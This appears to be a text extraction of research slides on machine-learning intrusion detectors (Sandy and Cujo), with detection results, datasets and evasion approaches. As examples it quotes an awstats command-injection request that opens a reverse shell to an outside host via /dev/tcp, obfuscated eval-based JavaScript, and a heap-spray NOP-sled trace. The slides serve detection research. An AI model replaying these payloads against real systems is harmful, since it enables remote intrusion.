
» *Proof-of-concept implementation developed in 2005*

» **Sandy:** *Intrusion detection system for server-side attacks*

  » Re-assembly and analysis of IP/TCP payloads

  » Extraction of *n*-grams from assembled payloads


  » *Attacks hard to acquire:* anomaly detection




(see Rieck & Laskov, DIMVA 2006; JMLR 2008)

- **Empirical evaluation of Sandy and signature-based IDS**
  - 10 days of HTTP and FTP traffic with 151 real attacks

ROC curve for HTTP




ROC curve for FTP



  - *Multi-core throughput:* ~1 Gbit/s (see Grozea & Laskov, IT 2012)

Sandy: **Detection Performance**

- **Empirical evaluation of Sandy and signature-based IDS**
  - 10 days of HTTP and FTP traffic with 151 real attacks



  - *Multi-core throughput:* ~1 Gbit/s (see Grozea & Laskov, IT 2012)

- **Feature spaces often very high-dimensional**
  - Direct understanding of learned models not possible
- *Example:* **Feature shading in an anomalous network payload**


```
GET /cgi-bin/awstats.pl?configdir=%7cecho%20%27YYY%27%3b%200
%3c%26152-%3bexec%20152%3c%3e/dev/tcp/nat95.first.fraunhofer
.de/5317%3bsh%20%3c%26152%20%3e%26152%202%3e%26152%3b%20echo
%20%27YYY%27%7c HTTP/1.1..Host: www.first.fraunhofer.de..Con
nection: Keep-alive.Accept: */*.From: googlebot(at)googlebot
.com.User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +ht
tp://www.google.com/bot.html).Accept-Encoding: gzip.Content-
Type: application/x-www-form-urlencoded..Content-Length: 0..
..
```

(awstats cfg exploit)

Cujo

↯ *Shift from server-based to client-based attacks in last years*

» **Cujo:** *Web proxy capable of blocking client-side attacks*
  - Static and dynamic analysis of JavaScript in webpages
  - Extraction of tokens from parsed code and its behavior
  - *Attacks easy to acquire:* classification



(see Rieck et al., ACSAC 2010; PIK 2012)

- **Empirical evaluation of Cujo and anti-virus scanners**
  - 200,000 top web pages from Alexa and 609 real attacks

	Cujo	ClamAV	AntiVir	Zozzle	IceShield
Detection rate	94 %	35 %	70 %	91 %	98 %
False-positive rate	0,002 %	0,000 %	0,087 %	0,000 %	2,179 %

Anti-virus scanners *Other learning-based detectors*

  - *Median analysis time:* ~500 ms per webpage
  - 2x speed-up by early prediction (see Schütt, AISEC 2012)
  - Slight delay noticeable when opening an uncached page

Conclusions

Thwarting Learning-based Detection

- **Generic evasion approaches**
  - *Mimicry during detection* ↦ *quality of features*
    Adaption of attacks to mimic normal activity
  - *Red herring during detection* ↦ *alert filtering*
    Denial-of-service with fake activity

- **Learning-specific evasion approaches**
  - *Poisoning of learning* ↦ *adversarial learning*
    Careful manipulation of training data

- **Self-learning systems for intrusion detection**
  - Learning-based detectors often superior to classic defenses
  - *Effective* – Detection rates >80% with few false alarms
  - *Efficient* – Analysis overhead hardly noticeable
- **Open questions and challenges**
  - Other challenging attack surfaces to protect, e.g. Android
  - Can we really keep pace with attack development?
  - Can we close the loop? *data — learning — patterns*

Thank you. Questions?

- **Network traffic for evaluation of detection methods**
  - Recorded network traffic (10 days)

	HTTP data set	FTP data set
Size (connections)	145.069	21.770
Recording location	FIRST	LBNL
Recording host	www.first.fhg.de	ftp.lbl.gov
Recording period	April 1-10, 2007	January 10-19, 2003
Connections per day	15.895	2.176

- **Real network attacks** *(89 HTTP attacks, 62 FTP attacks)*
  - Injected into the recorded network traffic
  - Partitioned into “known” and “unkown” sets

(Rieck, Diss. 2009)

» **Evaluation data** (609 attacks & 220k benign web pages)

Data sets	# attacks
Spam trap	256
SQL injection	22
Malware forum	201
Wepawet	46
Obfuscated	84

Data sets	# URLs
Alexa 200k	200,000
Surfing (5 users)	20,283

Extensive collection of drive-by-download attacks (Cova et al., WWW 2010)

Cujo: **Static Analysis**

- **Lexical and syntactic analysis of JavaScript code**
  - Abstraction from concrete identifiers and constants
  - Special tokens, e.g. indicating string length (STR.XX)

JavaScript code

```
a = "";
b = "{@xqhvfdsh+%(x<3<3%,>zk"+
    "loh+{1ohqjwk?4333,{.@{>";
for (i = 0; i < b.length; i++)
    c = b.charCodeAt(i) - 3;
    a += String.fromCharCode(c)
}
eval(a);
```

Report of static analysis

```
ID = STR.00 ;
ID = STR.02 +
     STR.02 ;
FOR ( ID = NUM ; ID < ID . ID ; ID ++ ) {
    ID = ID . ID ( ID ) - NUM ;
    ID + = ID . ID ( ID ) ;
}
EVAL ( ID ) ;
```

- **Lexical and syntactic analysis of JavaScript code**
  - Abstraction from concrete identifiers and constants
  - Special tokens, e.g. indicating string length (STR.XX)

JavaScript code

```
a = "";
b = "{@xqhvfdsh+%(x<3<3%,>zk"+
    "loh+{1ohqjwk?4333,{.@{>";
for (i = 0; i < b.length; i++)
    c = b.charCodeAt(i) - 3;
    a += String.fromCharCode(c)
}
eval(a);
```

Report of static analysis

```
ID = STR.00 ;
ID = STR.02 +
     STR.02 ;
FOR ( ID = NUM ; ID < ID . ID ; ID ++ ) {
    ID = ID . ID ( ID ) - NUM ;
    ID + = ID . ID ( ID ) ;
}
EVAL ( ID ) ;
```

string arithmetics

Cujo: **Static Analysis**

- **Lexical and syntactic analysis of JavaScript code**
  - Abstraction from concrete identifiers and constants
  - Special tokens, e.g. indicating string length (STR.XX)

JavaScript code

```
a = "";
b = "{@xqhvfdsh+%(x<3<3%,>zk"+
    "loh+{1ohqjwk?4333,{.@{>";
for (i = 0; i < b.length; i++)
    c = b.charCodeAt(i) - 3;
    a += String.fromCharCode(c)
}
eval(a);
```

Report of static analysis

```
ID = STR.00 ;
ID = STR.02 +
     STR.02 ;
FOR ( ID = NUM ; ID < ID . ID ; ID ++ ) {
    ID = ID . ID ( ID ) - NUM ;
    ID + = ID . ID ( ID ) ;
}
EVAL ( ID ) ;
```

string arithmetics

loop and code evaluation

Cujo: **Static Analysis**

- **Lexical and syntactic analysis of JavaScript code**
  - Abstraction from concrete identifiers and constants
  - Special tokens, e.g. indicating string length (STR.XX)

JavaScript code

```
a = "";
b = "{@xqhvfdsh+%(x<3<3%,>zk"+
    "loh+{1ohqjwk?4333,{.@{>";
for (i = 0; i < b.length; i++)
    c = b.charCodeAt(i) - 3;
    a += String.fromCharCode(c)
}
eval(a);
```

Report of static analysis

```
ID = STR.00 ;
ID = STR.02 +
     STR.02 ;
FOR ( ID = NUM ; ID < ID . ID ; ID ++ ) {
    ID = ID . ID ( ID ) - NUM ;
    ID + = ID . ID ( ID ) ;
}
EVAL ( ID ) ;
```

string arithmetics

loop and code evaluation

Access to code patterns, e.g. loops, arithmetics, ...

- **Monitoring of code execution at run-time or in sandbox**
  - Observation of functions and HTML event handlers
  - Extension of monitoring with rules and heuristics

Report of dynamic analysis

```
 …
CALL fromCharCode
SET  global.a TO "x"
…
SET  global.a TO "x=unescape("%u9090");while(x.length<1000)x+=x;"
SET  global.i TO "46"
CALL eval
CALL unescape
SET  global.x TO "<90><90>"
…
```

- **Monitoring of code execution at run-time or in sandbox**
  - Observation of functions and HTML event handlers
  - Extension of monitoring with rules and heuristics

Report of dynamic analysis

hidden code

```
      …
  6 CALL fromCharCode
  7 SET  global.a TO "x"
    …
232 SET  global.a TO "x=unescape("%u9090");while(x.length<1000)x+=x;"
233 SET  global.i TO "46"
234 CALL eval
235 CALL unescape
236 SET  global.x TO "<90><90>"
    …
```

- **Monitoring of code execution at run-time or in sandbox**
  - Observation of functions and HTML event handlers
  - Extension of monitoring with rules and heuristics

Report of dynamic analysis

hidden code

```
    …
  6 CALL fromCharCode
  7 SET  global.a TO "x"
    …
232 SET  global.a TO "x=unescape("%u9090");while(x.length<1000)x+=x;"
233 SET  global.i TO "46"
234 CALL eval
235 CALL unescape
236 SET  global.x TO "<90><90>"
    …
```

nop sled generation

- **Monitoring of code execution at run-time or in sandbox**
  - Observation of functions and HTML event handlers
  - Extension of monitoring with rules and heuristics

Report of dynamic analysis

```
    …
  6 CALL fromCharCode
  7 SET  global.a TO "x"
    …
232 SET  global.a TO "x=unescape("%u9090");while(x.length<1000)x+=x;"
233 SET  global.i TO "46"
234 CALL eval
235 CALL unescape
236 SET  global.x TO "<90><90>"
    …
```

hidden code

nop sled generation

Access to behavioral patterns, e.g. exploitation, …